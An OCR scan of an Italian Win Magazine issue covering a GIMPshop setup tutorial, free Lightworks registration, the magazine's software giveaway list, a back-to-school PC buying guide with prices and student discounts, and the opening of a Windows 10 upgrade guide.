
L'alternativa di Win Magazine a...

ADOBE PHOTOSHOP

ADOBE PHOTOSHOP A COSTO ZERO

Photoshop è il software di ritocco fotografico per eccellenza, ma la sua licenza costa centinaia di euro. Esistono delle valide alternative gratuite, come ***GIMP***, ma chi è abituato a utilizzare il software Adobe potrebbe trovarsi disorientato a causa della differente interfaccia. Per superare il problema possiamo installare ***GIMPshop***, una versione modificata di GIMP che replica l'interfaccia di Photoshop. Estraiamo l'archivio ***Fotoritocco.zip*** (presente nella sezione ***Speciali*** del Win CD/DVD) e clicchiamo due volte sul file ***gimpshop.exe***: clicchiamo ***Accept*** e ai passi 2, 3, 4 e 5 del setup clicchiamo ***Decline Offer*** (per evitare di installare software inutili). Proseguiamo con l'installazione e attendiamo che i file necessari siano scaricati da Internet. Al termine, avviamo GIMPShop: attendiamo che venga effettuata l'inizializzazione. L'interfaccia sarà localizzata in lingua italiana, ma per renderla più simile a quella di Adobe Photoshop andiamo in ***Finestre*** e selezioniamo ***Modalità a finestra singola***. Per dargli un look dark come quello di Photoshop, invece, estraiamo il file ***NuclearNapalm-DarkTheme.rar*** presente sempre nel pacchetto ***Fotoritocco.zip*** e copiamo la cartella ***NN_theme*** in quella dei temi di GIMPshop (***C:\Users\NomeUtente\.gimp-2.8\themes***). Dalla cartella ***Hotkeys*** copiamo invece il file ***ps-menurc*** nel percorso ***C:\Users\NomeUtente\.gimp-2.8***. Qui, rinominiamo il file originale ***menurc*** in ***menurc_old*** e il file ***ps-menurc*** (appena copiato) in ***menurc***.

Riavviamo GIMPshop, andiamo in ***Modifica/Preferenze/Tema*** e scegliamo il tema ***NN_theme***. Riavviamo GIMPshop ancora una volta per averlo con l'interfaccia dark. Il vantaggio di GIMPshop rispetto a GIMP è che presenta una struttura dei menu e dei comandi modificati per avere una maggior corrispondenza con quelli di Photoshop. In questo modo saremo liberi di creare i nostri progetti fotografici utilizzando persino gli stessi tutorial scritti per il software commerciale di Adobe. Dobbiamo solo prestare attenzione ad alcuni comandi che risultano leggermente differenti; ma per aiutarci a "tradurli" possiamo fare riferimento all'apposita tabella.




I COMANDI NON CORRISPONDENTI

ADOBE PHOTOSHOP		GIMPSHOP	
COMANDO	SCORCIATOIA	COMANDO	SCORCIATOIA
Sfocatura	**R**	Sfocature	**Shift+U**
Pennello	**B**	Pennello	**P**
Timbro clone	**S**	Clona	**C**
Taglierina	**C**	Ritaglio	**Shift+C**
Scherma	**O**	Dodge/Brucia	**Shift+D**
Gomma	**E**	Gomma	**Shift+E**
Contagocce	**I**	Color Picker	**O**
Sfumatura	**G**	Blend	**L**
Mano	**Barra spaziatrice**	Sposta	**M**
Pennello correttivo	**J**	Cerotto	**H**
Pennello storia	**H**	Comando non disponibile	**Provare con Clone (C)**
Testo orizzontale	**T**	Testo	**T**
Bacchetta magica	**W**	Fuzzy	**U**
Sposta	**V**	Sposta	**M**
Selezione tracciato	**A**	Tracciati	**B**
Strumento Lazo	**L**	A mano libera	**F**
Selezione rettangolare	**M**	Rettangolare	**R**

N.B.: *Photoshop usa Alt per selezionare l'area di origine, mentre GIMPshop usa Ctrl*

EDITING VIDEO A PORTATA DI TUTTI

un formato all'altro, ma se vuoi avere a disposizione una suite completa al pari delle migliori, la soluzione è Lightworks, un software di produzione che nella versione Pro è stato utilizzato per la realizzazione di colossal cinematografici. Ma i nostri esperti ti svelano come ottenerne una versione gratuita con tanto di effetti e funzionalità. Scompatta l'archivio Video.zip e fai doppio clic sul file lightworks_v12.0.2_full_32bit_setup.exe per installarlo. Al termine collegati su HYPERLINK "http://www.lwks.com/register" www.lwks.com/register e compila i vari campi per effettuare la registrazione del programma. Spunta la voce I have read and agree to the Terms & Conditions e clicca su Continue. Clicca sul link ricevuto per email per confermare la creazione dell'account. Avvia Lightworks e nella finestra di benvenuto inserisci username e password del tuo account. Clicca su Continue per accedere al programma e creare il tuo primo progetto. Ora potrai utilizzarlo per creare progetti video esportabili nel formato Web/YouTube (H.264 / MPEG-4) a 720p. Con un piccolo trucco, puoi aggiungere a Lightworks anche i plug-in di After Effects: non devi fare altro che copiare i file .aex nella directory C:\Users\Public\Documents\Lightworks\Plug-Ins.



Scopri le altre versioni dei software truccati sul nostro spazio Web
Winextra

I software di Win Magazine

Ti regaliamo un'intera collezione di programmi commerciali, con tanto di codici seriali, che puoi scaricare gratuitamente dal nostro spazio Win Extra.

GRAFICA DIGITALE

ASHAMPOO PHOTO COMMANDER 11

L'hard disk del nostro PC è pieno zeppo di foto che abbiamo scattato con la digicam o con lo smartphone? E ora cosa ce ne facciamo di tutte queste immagini? Un'idea simpatica può essere anche quella di scegliere gli scatti migliori e di creare una composizione personalizzata da inviare agli amici. Per realizzare ciò usiamo **Photo Commander 11**, una suite completa che permette di creare un collage in pochi clic!

ASHAMPOO PHOTO OPTIMIZER 5

Prima di condividere qualsiasi scatto on-line è opportuno scegliere quelli migliori e rielaborarli in modo da correggere eventuali difetti e applicare qualche effetto particolare. Per fare ciò possiamo utilizzare **Photo Optimizer 5**: in modo semplice e rapido, ci consentirà di ottimizzare luce e contrasto, renderle particolari usando gli effetti integrati e condividerle direttamente su Facebook.

ASHAMPOO PHOTO CONVERTER 2

Grazie a questo utile strumento grafico, potremo ottimizzare in un clic le nostre foto convertendo, ridimensionando e correggendo intere collezioni di immagini digitali in maniera completamente automatica.

ENGELMANN SIMPLY GOOD PICTURES 3

Dai alle tue foto un look migliore: bastano pochi clic per correggere i difetti nei nostri scatti, eliminando artefatti e riducendo il rumore digitale. Il programma lavora autonomamente: basta caricare l'immagine e scegliere il tipo di ottimizzazione da applicare. A tutto il resto ci pensa **Simply Good Pictures**!

GET BACK PHOTO

Il tool giusto per ritrovare i dati e le fotografie cancellate per errore da hard disk e schede di memoria: permette di scansionare tutti i dispositivi di archiviazione collegati al PC e supporta i più comuni formati grafici: JPG, PNG, BMP, GIF, RAW…

AUDIO&VIDEO

ASHAMPOO MUSIC SUDIO 5

Il programma giusto per estrarre i brani audio dai nostri video preferiti e creare una compilation musicale personalizzata. Terminata l'estrazione dell'audio da una sorgente video, è possibile tagliarla e organizzarla in tracce separate, ma anche ottimizzarla con funzionalità ad hoc per una migliore resa sonora.

ASHAMPOO CLIPFINDER HD

Il download manager che permette di scaricare con un clic i nostri video preferiti sul PC. Potremo eseguire ricerche simultanee su più portali di streaming video e scaricare le clip che più ci piacciono direttamente sul nostro computer. Il tool permette di scegliere anche il formato audio/video corretto per poterli visualizzare su tablet, telefonini e dispositivi di ogni genere.


ENGELMANN CINEMA HD 2.0

Il software universale per convertire tutti i formati audio/video... anche quelli più strani. **Cinema HD** è perfetto per i player da tavolo in quanto offre la possibilità di effettuare l'upscaling per sfruttare al massimo la risoluzione della TV quando l'originale ha una qualità più bassa.

UTILITÀ&PROGR.

ASHAMPOO HOME DESIGNER PRO


Vuoi diventare un provetto architetto col tuo PC per progettare e arredare ogni ambiente della tua casa? Grazie ad **Home Designer** Pro potremo finalmente realizzare il nostro sogno! Il programma, pur integrando un gran numero di strumenti, ci consente di disegnare la nostra abitazione. Si parte disegnando il perimetro della casa per poi definire i muri interni all'abitazione.



SISTEMA

ASHAMPOO WINOPTIMIZER 11

Il tool per mettere le mani nel cuore del sistema e dare più grinta al tuo PC. **WinOptimizer** è suddiviso in sezioni, dette moduli, che permettono di gestire innumerevoli funzionalità, garantendo così un ottimizzazione mirata di ogni singolo componente del sistema operativo. I più pigri apprezzeranno senz'altro la funzione 1-Click Maintenance, che rappresenta un metodo rapido per risolvere la maggior parte dei problemi.



AVG TUNEUP 2014

Il super-tool per velocizzare, ripulire e ottimizzare Windows in pochi clic. In maniera completamente automatica, il programma permette di compiere la maggior parte delle operazioni di tuning e manutenzione del sistema operativo e del disco rigido, tra cui: eliminazione dei software inutili, correzione degli errori nel registro di configurazione, cancellazione dei file temporanei e tanto altro ancora.

MASTERIZZAZIONE

ASHAMPOO BURNING STUDIO 2015


È l'esclusiva suite per masterizzare CD, DVD e Blu-ray. Inoltre mette a disposizione numerose funzioni per gestire al meglio i file multimediali. Bastano pochi clic, ad esempio, per estrarre le foto e i filmati dalla memoria dello smartphone e del tablet per poi masterizzarli su DVD che potrà poi essere riprodotto anche sui player da tavolo.

ASHAMPOO MEDIA SYNC

Grazie a questo software potremo metter al sicuro i nostri dati personali e averli sempre a disposizione su ogni device. Non sarà più necessario copiare manualmente testi, immagini, filmati, foto e quant'altro da un dispositivo all'altro: con questo software l'intero processo potrà essere facilmente e rapidamente automatizzato.

ASHAMPOO SNAP 7

Spesso capita mentre navighiamo su Internet o usiamo il computer di voler catturare quanto viene visualizzato (una pagina Web, un documento ecc.) sullo schermo e salvarlo sotto forma di immagine su disco rigido. Questo programma permette di scattare un'istantanea del monitor e poi aggiungere note e testo sullo screenshot.



A scuola col mio nuovo computer

Ecco i migliori PC desktop, portatili e ibridi per affrontare alla grande il prossimo anno scolastico

Tornati dalle vacanze arriva il momento per ogni studente di rimettersi tra i banchi di scuola. E come ogni anno, le famiglie dovranno equipaggiarli con tutto il necessario, dai libri all'immancabile PC. Oggi il computer è diventato un ausilio indispensabile allo studio, ma scegliere quello giusto non è sicuramente un'impresa facile. I fattori da prendere in considerazione sono tanti: tra quelli più importanti ci sono sicuramente il budget di spesa a disposizione, il tipo di studi da affrontare e la tipologia di computer. Oggi l'offerta è molto più ampia rispetto al passato e ai classici PC fissi e laptop, si sono aggiunti i dispositivi ibridi, in grado di offrire in un unico prodotto la portabilità di un tablet e la versatilità di un notebook.

La dimensione conta

Abbiamo così preso in considerazione tre tipologie d'impiego e per ognuna consigliamo un desktop, un notebook e un PC ibrido per venire incontro a ogni esigenza. Alla prima categoria appartengono i sistemi per la navigazione e per effettuare ricerche, che non richiedono un hardware potente ma che sono comunque in grado di svolgere le attività quotidiane come l'uso delle suite Office. La seconda categoria riguarda invece gli studenti che hanno bisogno di un computer più potente, in grado di gestire applicazioni in multitasking e che possa assolvere al suo compito anche negli anni successivi, senza dover costringere la famiglia a dover sostenere nuovamente la spesa nel giro di poco tempo. All'ultima categoria, infine, appartengono i computer adatti non solo per lo studio, ma anche per giocare e dotati quindi di una sezione grafica molto performante che potrebbe rivelarsi utile anche in ambiti ingegneristici e di progettazione 3D. Scopriamoli nel dettaglio.

SCONTI E PROMOZIONI PER GLI STUDENTI

L'acquisto del PC rappresenta una spesa importante per ogni famiglia. Ecco perché alcune aziende, per venire incontro a queste difficoltà, offrono sconti per gli studenti. Analizziamo quelli più interessanti.

MICROSOFT


La Casa di Redmond offre uno sconto del 10% sull'acquisto dei tablet Surface. Per il Surface 3, che normalmente avrebbe un costo di 609 euro, si parte da € 548,91, con un risparmio di circa 60 euro. Per approfittare dell'offerta è sufficiente collegarsi al sito www.winmagazine.it/link/3207.

APPLE

Anche la Mela morsicata ha adottato una filosofia simile in un'apposita sezione del suo store on-line chiamata Education. Qui è possibile acquistare i computer Mac (iMac, MacBook, MacBook Air e MacBook Pro) e gli accessori con sconti che possono arrivare anche al 10%, e considerato il prezzo di questi dispositivi, si tratta di un risparmio non indifferente. Per saperne di più, basta collegarsi all'indirizzo www.winmagazine.it/link/3209.

Un ulteriore opportunità di risparmio è rivolgersi ai computer ricondizionati. Si tratta di solito di sistemi utilizzati in esposizioni o fiere dimostrative, perfettamente funzionanti e forniti sempre di regolare garanzia del venditore. In questo caso il risparmio è anche maggiore e può arrivare al 15-20%. Oltre alla Apple (www.winmagazine.it/link/3211), è opportuno dare un'occhiata alla pagina dedicata alla vendita di notebook e tablet ricondizionati di Asus, raggiungibile all'indirizzo www.winmagazine.it/link/3210.

I COMPUTER PER NAVIGARE SU INTERNET ED EFFETTUARE RICERCHE SCOLASTICHE



ACER ATC-705

Completo senza strafare


Equipaggiato con un processore Intel Core i3 di quarta generazione, questo desktop offre prestazioni adeguate a svolgere applicazioni in multitasking e un numero sufficiente di porte di espansione per garantire un buon investimento per il futuro. Il design è classico, con due porte USB e il lettore di memory card sul frontale e non manca il masterizzatore DVD per l'installazione dei programmi e l'archiviazione dei dati. In dotazione anche mouse e tastiera USB.

■ **Processore:** Intel Core I3 4150 ■ **Memoria RAM:** 4 GB ■ **Hard Disk:** 500 GB ■ **Scheda Video:** NVIDIA GeForce GT705 ■ **Unità Ottica:** DVD ■ **Extra:** LAN, HDMI, 2 USB 3.0, 4 USB 2.0, Lettore memory card ■ **Sistema operativo:** Windows 8.1 ■ **Dimensioni:** 17,5 x 38,05 x 41,37 cm ■ **Peso:** 10,1 Kg

■ **Quanto costa:** € 399,00 ■ **Sito Internet:** www.mediaworld.it

HP 15-R203NL

Ideale per svolgere tutte le attività quotidiane



Equipaggiato a dovere per affrontare in scioltezza il nuovo corso di studi. Offre tutte le funzionalità per le attività quotidiane, dall'ampio display da 15,6 pollici alla tastiera estesa compresa di keypad numerico che rende la digitazione più pratica e veloce. Non mancano la Webcam per chattare con i propri amici, la porta USB 3.0 per la connessione veloce di hard disk esterni e il masterizzatore DVD per l'archiviazione dei dati sui supporti ottici.

■ **Processore:** Intel Core i3-4005U ■ **Memoria RAM:** 4 GB ■ **Display:** 15,6" HD (1366x768) ■ **Hard Disk:** 500 GB ■ **Scheda Video:** NVIDIA GeForce 820M da 1 GB ■ **Extra:** Wi-Fi 802.11b/g/n, Bluetooth, Webcam, LAN, 2 USB 2.0, 1 USB 3.0, lettore schede di memoria ■ **Sistema operativo:** Windows 8.1 ■ **Dimensioni:** 37,8 x 25,9 x 2,53 cm ■ **Peso:** 2,23 Kg

■ **Quanto costa:** € 399,00 ■ **Sito Internet:** www.hp.com/it

MICROSOFT SURFACE 3

Una tavoletta per lo studio e...non solo!

Questo dispositivo permette di avere la trasportabilità di un tablet e la versatilità di un piccolo notebook. Col pennino sarà facile prendere appunti durante le lezioni e compreso nel prezzo hai anche un anno di abbonamento a Office 365 Personal. Se lo spazio di archiviazione non dovesse essere sufficiente, c'è una porta USB 3.0 per collegare un hard disk esterno o qualsiasi altra periferica di cui si dovesse aver bisogno. E con la batteria integrata hai fino a 10 ore di autonomia.

■ **Processore:** Quad-core Intel Atom x7-Z8700 da 1,6 GHz ■ **Memoria RAM:** 2 GB ■ **Display:** 10,8" Full HD (1920x1200) ■ **Capacità:** 64 GB ■ **Fotocamera frontale/posteriore:** 3,5 Megapixel/8 Megapixel ■ **Connettività:** Wi-Fi, Bluetooth ■ **Sistema operativo:** Windows 8.1 ■ **Dimensioni:** 267 x 187 x 8,7 mm ■ **Peso:** 622 g

■ **Quanto costa:** € 609,90 ■ **Sito Internet:** www.microsoft.it

ACCESSORI

COVER CON TASTI PER SURFACE 3

Disponibile in diverse colorazioni per adattarsi a ogni stile, questa cover dotata di tasti retroilluminati trasforma il Surface in un piccolo notebook per lavorare in mobilità senza compromessi.

■ **Quanto costa:** € 154,99 ■ **Sito Internet:** www.microsoft.it

HP ENVY 5530

Multifunzione compatta ed elegante, dotata di connettività Wireless per la condivisione con PC, smartphone e tablet. È provvista anche di display a colori e stampa fronte/retro automatica.

■ **Quanto costa:** € 89,00 ■ **Sito Internet:** www.hp.com/it

LG 23MP67VQ

Un monitor da 23 pollici Full HD dotato di ingresso HDMI, così da poter essere utilizzato con qualsiasi dispositivo e capace di offrire immagini brillanti da qualsiasi angolazione.

■ **Quanto costa:** € 149,00 ■ **Sito Internet:** www.lg.com

ACCESSORI

LOGITECH M238 PLAY COLLECTION
Un mouse senza fili disponibile in tante varianti di colori ed alimentato da una pila AA con un'autonomia di un anno.

■ **Quanto costa:** € 25,99 ■ **Sito Internet:** www.logitech.com

WACOM INTUOS PEN & TOUCH SMALLWACOM INTUOS PEN & TOUCH SMALL
Ottima soluzione per tutti gli studenti che dovranno utilizzare programmi di grafica e progettazione. Oltre al pennino per disegnare, supporta i comandi touch con le dita.

■ **Quanto costa:** € 99,00 ■ **Sito Internet:** www.wacom.eu

TUCANO LATO BACKPACK 17" RED
Zaino colorato e resistente. Oltre al vano per il notebook c'è quello per il tablet, più le tasche per gli accessori e quella in rete per la bottiglia d'acqua.

■ **Quanto costa:** € 34,99 ■ **Sito Internet:** www.mediaworld.it

LE SOLUZIONI GIUSTE PER LA PRODUTTIVITÀ PERSONALE

ASUS K31AD-IT005S
Veloce e intelligente

Un buon investimento per il futuro, con una configurazione hardware adeguata a fornire ottime prestazioni in multitasking e adatta a svolgere le attività più impegnative. Puoi effettuare ricerche sul Web mentre ascolti un po' di musica e tieni aperte le applicazioni per compilare la tesina senza che il sistema vada in affanno. Grazie poi alla tecnologia Smart Cooling System il PC è sempre fresco e silenzioso anche quando lavori con la grafica ad alta risoluzione: così non dai noie alle altre persone con cui condividi la stanza.

■ **Processore:** Intel Core i5 4460 ■ **Memoria RAM:** 8 GB ■ **Hard Disk:** 1 TB ■ **Scheda Video:** NVIDIA GeForce GT720 2GB ■ **Unità Ottica:** DVD ■ **Extra:** LAN, HDMI, VGA, 2 USB 3.0, 3 USB 2.0, Lettore memory card ■ **Sistema operativo:** Windows 8.1 ■ **Dimensioni:** 18,0 x 35,0 x 39,0 cm ■ **Peso:** 8,6 Kg

■ **Quanto costa:** € 649,00 ■ **Sito Internet:** www.asus.it

LENOVO ESSENTIAL B50-80
Il notebook tuttofare

Un notebook completo, affidabile e capace di sostituire in tutto e per tutto un desktop tradizionale. Con un peso di poco superiore ai 2 Kg risulta facile da trasportare e la batteria offre un'autonomia di circa 5 ore, sufficiente ad affrontare anche le lunghe trasferte. A spingerlo c'è un processore Intel Core i7 di quinta generazione capace di offrire il mix giusto tra prestazioni elevate ed efficienza energetica. C'è anche una scheda video dedicata da 2 GB per fare grafica, il masterizzatore DVD e un'ampia gamma di interfacce per espanderlo facilmente.

■ **Processore:** Intel Core i7-5500U ■ **Memoria RAM:** 8 GB ■ **Display:** 15,6" HD (1366x768) ■ **Hard Disk:** 1 TB ■ **Scheda Video:** AMD Radeon R5 M330 ■ **Extra:** Wi-Fi 802.11n, Bluetooth, HDMI, 2 USB 3.0, 1 USB 2.0, Webcam, lettore memory card ■ **Sistema operativo:** Windows 8.1 ■ **Dimensioni:** 380 x 262 x 24.7 mm ■ **Peso:** 2,32 Kg

■ **Quanto costa:** € 770,00 ■ **Sito Internet:** www.monclick.it

DELL INSPIRON 13 SERIE 7000
Ibrido senza compromessi

Dispositivo 2 in 1 che oltre ad essere un notebook da 13 pollici, ruotando lo schermo di 360° si trasforma in un vero tablet con tanto di display multitouch e stilo per disegnare e prendere appunti come su un foglio di carta. Per affrontare i continui spostamenti è stato equipaggiato con una batteria ad alta durata, uno chassis resistente alle alte temperature e una tastiera retroilluminata che non teme le infiltrazioni. E nonostante le dimensioni sottili, offre ben 3 porte USB e un'uscita HDMI di dimensione standard per collegarlo facilmente a un monitor esterno.

■ **Processore:** Intel Core i3-5010U ■ **Memoria RAM:** 4 GB ■ **Display:** 13,3"' IPS HD (1366x768) multitouch ■ **Hard Disk:** 500 GB ■ **Scheda Video:** Intel HD Graphics 5500 ■ **Extra:** Wi-Fi AC, Bluetooth, HDMI, 2 USB 3.0, 1 USB 2.0, Webcam, lettore memory card ■ **Sistema operativo:** Windows 8.1 ■ **Dimensioni:** 19,41 x 330,12 x 222 mm ■ **Peso:** 1,67 Kg

■ **Quanto costa:** € 649,90 ■ **Sito Internet:** www.dell.it

TUTTA LA POTENZA NECESSARIA PER LA GRAFICA E IL GIOCO

HP ENVY PHOENIX - 850-001NL

Per una esperienza di gioco senza paragoni

Realizzato con un elegante chassis in alluminio spazzolato su cui risaltano le luci a LED rosse, questo desktop è in grado di offrire un'esperienza grafica eccezionale, sia che lo si utilizzi con applicazioni di progettazione 3D sia con i giochi. Un sistema ideale, quindi, non solo per studiare ma anche per divertirsi nei momenti di pausa. È equipaggiato con un potente processore quad core da 4 GHz, sistema di raffreddamento a liquido e audio Bang & Olufsen.

■ **Processore:** Intel Core i7-4790K ■ **Memoria RAM:** 16 GB ■ **Hard Disk:** 2 TB ■ **Scheda Video:** NVIDIA GeForce GTX 960 ■ **Unità ottica:** DVD ■ **Extra:** LAN, HDMI, DisplayPort, 4 USB 2.0, 4 USB 3.0, lettore memory card ■ **Sistema operativo:** Android 5.0 Lollipop ■ **Dimensioni:** 42 x 16,5 x 40,1 cm ■ **Peso:** 10,52 Kg

■ **Quanto costa:** € 1.500,00 ■ **Sito Internet:** www.hp.com/it

ASUS G501JW-FI169H

Accesso ai dati ultraveloce

Con appena 2 cm di spessore, è uno dei notebook per il gioco più sottili in circolazione. È veloce e scattante con ogni tipo di applicazione perché, oltre al processore quad core e alla scheda video dedicata da 4 GB, è equipaggiato con un'unità SSD da 512 GB che offre un tempo di accesso ai dati molto più rapido rispetto ai normali hard disk. Ogni componente è stato studiato per offrire il massimo, dalla tastiera retroilluminata allo schermo Ultra HD. Il giusto premio per studenti da 110 e lode.

■ **Processore:** Intel Core i7-4720HQ ■ **Memoria RAM:** 16 GB ■ **Display:** 15,6" IPS UHD (3840x2160) ■ **Hard Disk:** 512 GB SSD
■ **Scheda Video:** NVIDIA GeForce GTX 960M da 4 GB ■ **Extra:** Wi-Fi AC, Bluetooth, HDMI, 3 USB 3.0, Webcam, lettore memory card
■ **Sistema operativo:** Windows 8.1 ■ **Dimensioni:** 383 x 255 x 21,3 ■ **Peso:** 2,06 Kg

■ **Quanto costa:** € 1.958,00 ■ **Sito Internet:** www.asus.it

LENOVO THINKPAD YOGA 15

Il notebook che all'occorrenza si trasforma in tablet

Il ThinkPad Yoga 15 è uno dei pochi portatili da 15 pollici ad offrire anche la modalità tablet. Basta ruotare lo schermo di 360° per trasformarlo in una tavoletta digitale gigante da utilizzare col tocco delle dita o col pennino con la tastiera nello chassis per evitare pressioni accidentali. Un perfetto compagno di studi capace di fornire prestazioni eccezionali anche dal punto di vista grafico, visto che mette a disposizione anche una scheda video dedicata da 2 GB. E con la batteria da 8 ore di autonomia non avrai problemi a usarlo in aula senza ricorrere all'alimentatore.

■ **Processore:** Intel Core i5-5200U ■ **Memoria RAM:** 8 GB ■ **Display:** 15,6" FHD (1920x1080) - **Hard Disk:** 8 GB - **Scheda Video:** NVIDIA GeForce 840M da 2 GB ■ **Extra:** Wi-Fi AC, Bluetooth, 2 USB 3.0, 1 USB 2.0, HDMI, Webcam, lettore memory card ■ **Sistema operativo:** Windows 8.1 ■ **Dimensioni:** 21 x 383 x 256 mm ■ **Peso:** 2,3 Kg

■ **Quanto costa:** € 1.096,47 ■ **Sito Internet:** www.lenovo.com

ACCESSORI

PHILIPS
BDM3275UP/00
Monitor Ultra HD da 32" progettato per fare grafica di alto livello. È dotato di tecnologia IPS-AH-VA, ingressi HDMI, DisplayPort, 4 porte USB 3.0 e speaker integrati da 3Wx2.

■ **Quanto costa:** € 984,72 ■ **Sito Internet:** www.monclick.it

CANON PIXMA
MG7550
Una multifunzione capace di stampe di qualità fotografiche e dotata di Wi-Fi con NFC per la connessione veloce dei dispositivi mobile. Utilizza sei cartucce separate per risparmiare sui costi di stampa.

■ **Quanto costa:** € 149,99 ■ **Sito Internet:** www.mediaworld.it

WD MY
PASSPORT ULTRA
Disponibile in diverse colorazioni, ecco un disco esterno che piacerà sicuramente ai giovani. Offre 1 TB di spazio, ha la porta USB 3.0 per il trasferimento veloce dei file e viene fornito di software per il backup automatico.

■ **Quanto costa:** € 74,00 ■ **Sito Internet:** www.amazon.it

Windows 10: si fa sul serio

La guida pratica per scaricare la versione ufficiale del nuovo OS e installarla subito senza aspettare l'aggiornamento automatico

Ne abbiamo parlato tanto, scoprendone poco alla volta, grazie alla versione Insider Preview, tutte le novità. Ora, finalmente, Windows 10 è nato. O meglio, lo scorso 29 luglio è stata rilasciata la versione definitiva del sistema operativo Microsoft che promette di dare un taglio netto al passato... senza rinnegare il suo passato! La prima, grande novità è che chiunque abbia un PC con installata una versione originale di Windows 7 o 8 avrà un anno di tempo per aggiornarla gratuitamente al nuovo Windows 10. Per farlo, è sufficiente "prenotare" la propria copia seguendo la procedura pubblicata su Win Magazine 207 a pagina 41. L'aggiornamento avverrà automaticamente mediante Windows Update. Ciò non toglie che chiunque volesse installare l'OS in un secondo momento, avrà comunque la possibilità di scaricare l'immagine ISO ufficiale da masterizzare su DVD o copiare opportunamente su una chiavetta USB seguendo il tutorial di queste pagine.

Tutto da scoprire

Al primo avvio, ecco quindi la grande novità di Windows 10: il sistema operativo rinuncia alla scomoda schermata di Start tipica di Windows 8 per tornare al vecchio desktop col menu Start. In questo modo, pur conservando un design moderno, Windows 10 riprende la stessa modalità di accesso ai programmi e alle impostazioni tanto cara agli utenti di Windows 7. In più, aggiunge alla barra delle applicazioni il campo di ricerca per trovare velocemente quello di cui si ha bisogno e attivare Cortana, l'assistente personale intelligente. Le chicche, di certo, non finiscono qua e nei prossimi numeri avremo modo di scoprirle insieme. Per adesso, configuriamo il nostro PC per ricevere la versione più adatta di Windows 10 e prepariamoci per un incredibile... ritorno al futuro!

ECCO COME OTTENERE UNA COPIA GRATUITA E LEGALE DI WINDOWS 10

Scarica Windows 10 32 bit da www.winmagazine.it/link/3218

Scarica Windows 10 64 bit da www.winmagazine.it/link/3219

AGGIORNAMENTO


Se abbiamo una copia di Windows 7/8/8.1 originale installata sul nostro computer avremo un anno di tempo per aggiornare gratuitamente, mediante Windows Update, il sistema operativo. Durante la procedura di upgrade, il wizard di installazione verificherà automaticamente la validità della product key associata al sistema operativo già installato per convertirla in codice seriale valido per Windows 10. In caso di reinstallazione di Windows 7 o 8, però, il product key non sarà più valido e occorrerà acquistare una nuova licenza per il vecchio sistema operativo. La procedura di aggiornamento non cancella i nostri dati personali e avremo 30 giorni di tempo per tornare sui nostri passi ripristinando il vecchio sistema operativo senza perdere la validità del product key.

INSTALLAZIONE

